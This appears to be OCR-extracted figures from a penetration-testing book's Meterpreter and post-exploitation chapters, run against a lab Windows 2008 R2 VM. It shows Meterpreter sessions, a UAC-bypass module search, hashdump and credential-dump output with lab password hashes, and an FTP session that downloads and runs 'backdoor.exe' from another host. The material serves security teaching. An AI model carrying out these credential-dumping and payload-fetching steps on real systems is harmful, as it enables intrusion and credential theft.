

A problem has been detected and Windows has been shut down to prevent damage
to your computer.
If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:
Check to be sure you have adequate disk space. If a driver is
identified in the Stop message, disable the driver or check
with the manufacturer for driver updates. Try changing video
adapters.
Check with your hardware vendor for any BIOS updates. Disable
BIOS memory options such as caching or shadowing. If you need
to use Safe Mode to remove or disable components, restart your
computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.
Technical information:
*** STOP: 0x0000007E (0xFFFFFFFFC0000005,0xFFFFF8800350FF25,0xFFFFF88003D488D8,0
xFFFFF88003D48130)
*** HTTP.sys - Address FFFFF8800350FF25 base at FFFFF88003506000, DateStamp
4ce793ce
Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk: 55


Chapter 4: Meterpreter



```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 12    772   taskeng.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\taskeng.exe
 224   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 256   436   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 292   284   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
```






flag Properties
General
Security
Details
Previous Versions
flag
Type of file:
Text Document (.txt)
Opens with:
Notepad
Change...
Location:
C:\
Size:
9 bytes (9 bytes)
Size on disk:
4.00 KB (4,096 bytes)
Created:
Monday, October 30, 2017, 8:24:57 AM
Modified:
Monday, October 30, 2017, 8:24:57 AM
Accessed:
Monday, October 30, 2017, 8:24:57 AM
Attributes:
Read-only
Hidden
Advanced...
OK
Cancel
Apply



Applications
Places
Image Viewer
83%
jUEOMRHk.jpeg
Recycle Bin
Boxstarter Shell
Properties
Size 800 × 600 pixels
Type JPEG image
File Size 13.8 kB
Folder root
Aperture
Exposure
Focal Length
ISO
Metering
Camera
Date
Time
Start
9:51 AM
11/11/2017

```
meterpreter >
meterpreter > transport -h
Usage: transport <list|change|add|next|prev|remove> [options]

   list: list the currently active transports.
    add: add a new transport to the transport list.
 change: same as add, but changes directly to the added entry.
   next: jump to the next transport in the list (no options).
   prev: jump to the previous transport in the list (no options).
 remove: remove an existing, non-active transport.

OPTIONS:

    -A <opt>  User agent for HTTP/S transports (optional)
    -B <opt>  Proxy type for HTTP/S transports (optional: http, socks; default: http)
    -C <opt>  Comms timeout (seconds) (default: same as current session)
    -H <opt>  Proxy host for HTTP/S transports (optional)
    -N <opt>  Proxy password for HTTP/S transports (optional)
    -P <opt>  Proxy port for HTTP/S transports (optional)
    -T <opt>  Retry total time (seconds) (default: same as current session)
    -U <opt>  Proxy username for HTTP/S transports (optional)
    -W <opt>  Retry wait time (seconds) (default: same as current session)
    -X <opt>  Expiration timout (seconds) (default: same as current session)
    -c <opt>  SSL certificate path for https transport verification (optional)
    -h        Help menu
    -i <opt>  Specify transport by index (currently supported: remove)
    -l <opt>  LHOST parameter (for reverse transports)
    -p <opt>  LPORT parameter
    -t <opt>  Transport type: reverse_tcp, reverse_http, reverse_https, bind_tcp
    -u <opt>  Local URI for HTTP/S transports (used when adding/changing transports with a custom LURI)
    -v        Show the verbose format of the transport list

meterpreter >
```

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator>ftp 192.168.216.129
Connected to 192.168.216.129.
220 (vsFTPd 2.3.4)
User (192.168.216.129:(none)): user
331 Please specify the password.
Password:
230 Login successful.
ftp>
```


Applications
Places
Vncviewer
1
TightVNC: vagrant-2008r2
Recycle Bin
Boxstarter Shell


System Properties
Computer Name
Hardware
Advanced
Remote
Remote Assistance
Allow Remote Assistance connections to this computer
Advanced...
Remote Desktop
Click an option, and then specify who can connect, if needed.
Don't allow connections to this computer
Allow connections from computers running any version of Remote Desktop (less secure)
Allow connections only from computers running Remote Desktop with Network Level Authentication (more secure)
Help me choose
Select Users...
OK
Cancel
Apply


rdesktop - 192.168.216.10
Administrator
Other User
Cancel
Windows Server 2008 R2
Standard

Chapter 5: Post-Exploitation

```
msf exploit(psexec) > use post/
Display all 301 possibilities? (y or n)
use post/aix/hashdump
use post/android/capture/screen
use post/android/manage/remove_lock
use post/android/manage/remove_lock_root
use post/cisco/gather/enum_cisco
use post/firefox/gather/cookies
use post/firefox/gather/history
use post/firefox/gather/passwords
use post/firefox/gather/xss
use post/firefox/manage/webcam_chat
use post/hardware/automotive/canprobe
```


```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\IEUser>ftp 192.168.216.5
Connected to 192.168.216.5.
220 FTP Server Ready
User (192.168.216.5:(none)): Hacker
331 User name okay, need password...
Password:
230 Login OK
ftp> binary
200 Type is set
ftp> get backdoor.exe
200 PORT command successful.
150 Opening BINARY mode data connection for backdoor.exe
226 Transfer complete.
ftp: 73802 bytes received in 0.00Seconds 73802000.00Kbytes/sec.
ftp> quit
221 Logout

C:\Users\IEUser>backdoor.exe

C:\Users\IEUser>_
```


```
msf exploit(handler) > search bypassuac

Matching Modules
================

   Name                                           Disclosure Date  Rank       Description
   ----                                           ---------------  ----       -----------
   exploit/windows/local/bypassuac                2010-12-31       excellent  Windows Escalate UAC Protection Bypass
   exploit/windows/local/bypassuac_comhijack      1900-01-01       excellent  Windows Escalate UAC Protection Bypass (Via COM Handler Hijack)
   exploit/windows/local/bypassuac_eventvwr       2016-08-15       excellent  Windows Escalate UAC Protection Bypass (Via Eventvwr Registry Key)
   exploit/windows/local/bypassuac_fodhelper      2017-05-12       excellent  Windows UAC Protection Bypass (Via FodHelper Registry Key)
   exploit/windows/local/bypassuac_injection      2010-12-31       excellent  Windows Escalate UAC Protection Bypass (In Memory Injection)
   exploit/windows/local/bypassuac_injection_winsxs 2017-04-06     excellent  Windows Escalate UAC Protection Bypass (In Memory Injection) abusing WinSXS
   exploit/windows/local/bypassuac_vbs            2015-08-22       excellent  Windows Escalate UAC Protection Bypass (ScriptHost Vulnerability)


msf exploit(handler) >
```


```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
meterpreter >
```


```
meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

Username     Domain          LM                                NTLM                              SHA1
--------     ------          --                                ----                              ----
sshd_server  VAGRANT-2008R2  e501ddc244ad2c14829b15382fe04c64  8d0a16cfc061c3359db455d00ec27035  94bd2df8ae5cadbbb5757c3be01dd40c27f9362f
